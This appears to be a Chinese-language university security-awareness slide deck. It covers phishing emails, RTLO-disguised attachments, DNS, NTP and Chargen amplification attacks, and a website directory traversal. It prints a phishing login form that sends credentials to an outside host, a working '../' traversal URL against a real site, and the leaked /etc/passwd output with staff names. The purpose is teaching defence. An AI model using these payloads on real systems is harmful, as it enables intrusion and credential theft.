電子郵件社交工程攻擊防護

甚麼是社交工程

- 「社交工程」英文稱之為Social Engineering，利用人性的弱點，設計各式各樣的詐騙手法。詐騙方式除了利用電話之外，常見的攻擊手法包括：
  - 電子郵件隱藏電腦病毒
  - 網路釣魚
  - 圖片中的惡意程式
  - 偽裝修補程式
  - Line也成為傳播惡意程式的途徑

電子郵件社交工程攻擊案例說明

寄件者: Webmail Help Desk <info@cc.nctu.edu.tw>　　寄件日期: 2014/3/11 (週二) 下午 02:12
收件者:
副本:
主旨: 親愛的Webmail用戶，

親愛的 Webmail 用戶，

這是為了告訴你，你已經超過了 325MB 的您的配額限制在我們的數據庫中的電子郵件，你需要增加郵件的配額限制
因為在不到 48 小時您的電子郵件將被禁用。增加了郵件限額的份額，並繼續使用您的 Webmail 帳戶。
為了提高電子郵件的配額限制為 2.2GB，點擊或複製以下鏈接到您的 broswer 現在並填寫您的詳細信息

點擊鏈接：https://xxxx123tw.phpforms.net/f/firstform

謝謝。

版權所有©2014 企業郵局幫助台
管理員保留所有權利。

帐户升级/Account Upgrading

電子郵件 / E-mail:

用户名/User name:

密码/Password:

确认密码/Confirm Password:

出生日期 /Date of birth:

Submit

電子郵件社交工程攻擊案例說明(續)

主旨(U): FW[redacted]: 103.2.27議程修正說明如附(密)

附件(T): 規劃本年2月27日閣門會議議程（密）.7z (143 KB); smime.p7s (9 KB)

從: 行政院_呂貞慧 [rio@ey.gov.tw]
寄件日期: 2014 年 2 月 24 日 上午 11:19
至: [redacted]
主旨: 103.2.27 議程修正說明如附(密)

各位長官：

103.2.27 議程修正說明如附，並與農委會及國貿局承辦人員確認如附。
請查照並惠予向長官說明 因資安規定，資料密碼 2394-9309，非常感謝～

行政院　經濟能源農業處
參　議　呂貞慧 敬上

電子郵件社交工程攻擊案例說明(續)

- 惡意程式分析
  - Unicode RTLO(Right to Left Override)攻擊
    - 一般英文語系國家書寫方式採"左向文字"，中東的國家書寫方式採"右向文字"，攻擊者透過Unicode萬國碼的支援特性製作攻擊範本
  - 使用者看到的是WORD的icon，副檔名看起來也是.doc，但實際上它是螢幕保護程式.scr
  - 規劃本年2月27日閉門會議議程(密)cod.scr

從看不見的符號字元
開始顯示方向逆轉

->規劃本年2月27日閉門會議議程(密) rsc.doc

Unicode
0xu202e

電子郵件社交工程攻擊案例說明(續)

- 檔案資訊:
  - *SHA256: a7913d4065d3ab8f1d53033ffe7472cd352c367d40174037772de19489112a7f*
  - *File name: 規劃本年2月27日閉門會議議程（密）cod.scr*
  - **Virustotal**掃瞄 *Detection ratio: 35 / 50*

預防RTLO攻擊建議措施

- 自動設定
  - 至臺灣學術網路危機處理中心提供使用者下載：http://cert.tanet.edu.tw/pdf/BlockRTLO.rar
  - 若作業系統為Windows XP/Vista、Server 2003，執行block_rtlo_winxp,vista.reg
  - 若作業系統為Windows 7，執行block_rtlo_win7.reg
  - 重新開機

電子郵件社交工程攻擊案例說明(續)

寄件者: { President Pan-Chyr Yang } persadm@ntu.edu.tw <dorismakati@gmail.com>　　寄件日期: 2014/3/13 (週四) 上午

收件者: [redacted]

副本:

主旨: IMPORTANT NOTICE: Faculty/Staffs

訊息 Short Listed Names !!!.htm (11 KB)

Dear staff,

This letter is to confirm our decision to all our staffs that some of us has been suspended as result of cutting expenses and we advise all the affected to please bear with us,These listed staffs are relief of their duties until further clarifications. The affected names are attached to this email, Such in case you identify your name. Please visit the Admin office for further explanation.

Thanks. for your cooperation!

President Pan-Chyr Yang

National Taiwan University

開啟附件後，發現是一個偽造的ntu webmail網頁

檢視原始碼後可以發現使用者登入後的帳號密碼並不是傳送至ntu server

```
<FORM id=imp_login method=post name=imp_login
action=http://clientapp.altervista.org/clients/menv1.php><INPUT
type=hidden name=actionID> <INPUT type=hidden name=url> <INPUT value=1
type=hidden name=load_frameset> <INPUT value=0 type=hidden name=autologin>
<INPUT id=anchor_string type=hidden name=anchor_string> <INPUT id=ie_version
type=hidden name=ie_version> <INPUT value=ccms type=hidden name=server_key>
<DIV id=menu>
<H1 align=center>Welcome to NTU WebMail</H1></DIV>
<TABLE width="100%">
  <TBODY>
  <TR>
    <TD align=middle>
      <TABLE align=center>
        <TBODY>
        <TR>
          <TD class="light rightAlign"><LABEL
            for=imapuser><STRONG>Username</STRONG></LABEL></TD>
          <TD class="light leftAlign" noWrap><INPUT style="DIRECTION: ltr"
            id=imapuser tabIndex=1 onchange=checkUser(this.value) name=imapuser>
```

是不明的外部網站

臺灣大

電子郵件社交工程攻擊防護


- 技術層面
  - 修補系統漏洞
  - 安裝防毒軟體
  - 關閉郵件預覽
- 行為層面
  - 停、想 、看
  - 不隨意點選郵件中的連結
  - 不隨意開啟郵件的附件檔案


資安案例分享

DNS放大攻擊

- 甚麼是DNS放大攻擊(Amplification Attack)
  - 攻擊者偽造目標主機之IP位址向受害DNS Server發送大量DNS query封包，藉此阻斷其正常服務，也由於受害DNS主機回傳到目標主機之封包大小會大於查詢封包，過程中流量具有放大的效果
  - 2013年三月歐洲反垃圾郵件組織Spamhaus即是遭此DDoS攻擊，攻擊流量高達300Gbps
- DNS放大攻擊解決方案
  - 設定ACL，設定允許的網段可進行recursive query
  - 關閉recursive query

臺大阻斷服務攻擊分析(續)






<圖1> <圖2>


<圖1>為目前IPS偵測DNS放大攻擊的架構,攻擊者偽造的Query或是DNS被利用的Response皆可被偵測,而<圖2>為台大在11/11,被外部攻擊者利用對目標93.174.93.139發動攻擊的架構圖。

360安全衛士風險評估

- 大陸安全軟體公司奇虎360科技有限公司所推出的一款免費防毒軟體
- 安裝簡體版本360安全衛士的系統，會定期向遠端主機「conf.f.360.cn」傳送編碼過字串
- IPS入侵偵測系統大廠SoureFire，也在2013/9/26 將360安全衛士判定為Malware
- 使用者若希望完全避免相關風險，宜審慎考量安裝之防毒軟體

360安全衛士風險評估(續)





360安全衛士為大陸奇虎資訊所推出的免費防毒軟體,經北區ASOC內部測試發現,疑似會定期向外部伺服器傳送編碼過後的資料,有洩露使用者個資之疑慮,而在流量測試中,於獨立測試環境中安裝完防毒軟體後,並更新至最新版本且靜置一小時後,發現安裝360安全衛士的主機,其上傳/下載量明顯高於其他防毒軟體。

NTP放大攻擊

- NTP全名為Network Time Protocol，主要是透過此協定提供時間校正服務，NTP放大攻擊與DNS放大攻擊相當類似，發出偽造來源的NTP query封包，使NTP server主機對受害目標發出大量UDP封包
- NTP協定中，有一 **monlist** 指令，此功能主要是用來確認NTP server狀態，可透過此指令來查詢最近來校時的600 個IP位置資料，攻擊者透過偽造來源的 monlist query封包，使伺服器回傳大量資訊給受害目標
- 2014年2月11日，雲端服務供應商CloundFlare便遭受此類型攻擊，流量達400Gbps，也讓NTP放大攻擊受到大眾矚目


NTP 放大攻擊(續)


解決方案

1. 將NTP server版本更新至最新，修正monlist弱點
2. 關閉現有NTP server 的 monlist查詢功能
3. 如網域內不需要NTP校時服務，可利用防火牆阻斷所有 inbound/outbound UDP流量
4. 正常的校時流量為來源/目的端皆為port123的封包，可透過防火牆阻斷異常的NTP流量

NTP 放大攻擊(續)

臺大區網遭NTP放大攻擊所引起之流量異常	*分析攻擊事件封包，確認為NTP放大攻擊*





NTP放大攻擊 (續)

NTP放大攻擊所引起之異常流量

Chargen Service DoS attack

- Chargen 服務主要利用Server與Client之間的流量，進行兩台主機間的連線或頻寬測試
- 攻擊者通常利用UDP方式，向server端發送含有偽造來源的封包，而提供此服務的主機在收到後，便會不斷的向受害server傳送含有亂數字元的封包，具放大效果。本校案例，網路流量放大20倍
- 解決方案
  - 建議關閉Chargen服務

Chargen Service DoS attack(續)

No.	Time	Source	Destination	Protocol	Length	Info
112	2014-02-09 20:15:42.377646	78.232.	140.112	UDP	60	Source port: 37783 Destination port: chargen
113	2014-02-09 20:15:42.377680	78.232.	140.112	UDP	60	Source port: 37783 Destination port: chargen
114	2014-02-09 20:15:42.378130	140.112.	78.232.	UDP	1183	Source port: chargen Destination port: 37783
115	2014-02-09 20:15:42.378148	140.112.	78.232.	UDP	1183	Source port: chargen Destination port: 37783

Follow UDP Stream

Stream Content

```
00 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghij
$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijk
%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijkl
&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklm
'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn
()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
)*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnop
*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopq
+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqr
,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrs
-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrst
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstu
/0123456789:;<=>?@ABCDEFGHIJKLM !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefgh
"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghij
$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijk
%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijkl
&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklm
'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmn
()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmno
)*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnop
*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopq
+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqr
,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrs
-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrst
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstu
/0123456789:;<=>?@ABCDEFGHIJKLM
```

遠通電收 目錄遊走攻擊 (Directory Traversal)

- 疑似管理者權限設定不當造成遠通電收系統重要檔案/etc/passwd (密碼檔)遭外洩並公告於網站
- 解決方案
  - 前端防禦:設定http service可存取資料夾之權限，並過濾特殊字元
  - 後端防禦:著重於本機http Service軟體的更新

遠通電收 目錄遊走攻擊(續)

```
# http://www.fetc.net.tw/portal/front/staticPage?
articleId=402880fd1eafaeee011eafefd1d60005&path=../../../../../../../../../../../../../../../../../../../etc/passwd


at:x:25:25:Batch jobsdaemon:/var/spool/atjobs:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bashnobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/falseroot:x:0:0:root:/root:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
tomcat:x:103:105:Tomcat - Apache Servlet/JSP Engine:/usr/share/tomcat5:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
jemmy:x:1228:100:Jemmy tsai - AP:/home/jemmy:/bin/bash
winsonle:x:1000:100:Winson Lee:/home/winsonle:/bin/bash
georgec:x:1231:100::/home/georgec:/bin/bashcacti:x:1232:100::/home/cacti:/bin/bash
buck:x:1245:100:Buck Hsu - SA:/home/buck:/bin/bash
dylan:x:1252:100:dylan-AP:/home/dylan:/bin/bash
angie:x:1244:100:angie-AP:/home/angie:/bin/bash
elaine:x:1212:100:elaine-AP:/home/elaine:/bin/bash
johnson:x:1250:100:johnson-SA:/home/johnson:/bin/bash
```

此次遠通電收網站遭人公佈在LeakedIn的漏洞,攻擊者採用的手法稱為目錄遊走攻擊(*Directory Traversal attack*),這是一個網站管理者在Apache設定上的疏失,未做好目錄權限控管,讓外部攻擊者透過網址傳遞目錄切換字元"../",來存取作業系統根目錄中的其他資料夾,而在遠通電收網頁中,遭人存取的為Linux系統中記錄使用者名稱及群組及所擁有的權限資料,若連Linux中的shadow檔一併被竊走,則攻擊者可利用暴力破解方式取得root權限。一般來說,此種攻擊手法相當容易檢測及防範,透過httpd服務的權限設定,設定http服務可存取的權限範圍,加上前端字串檢查函式,當出現"../"目錄跳脫字元時,即拒絕存取,就可避免此類型攻擊。

Q & A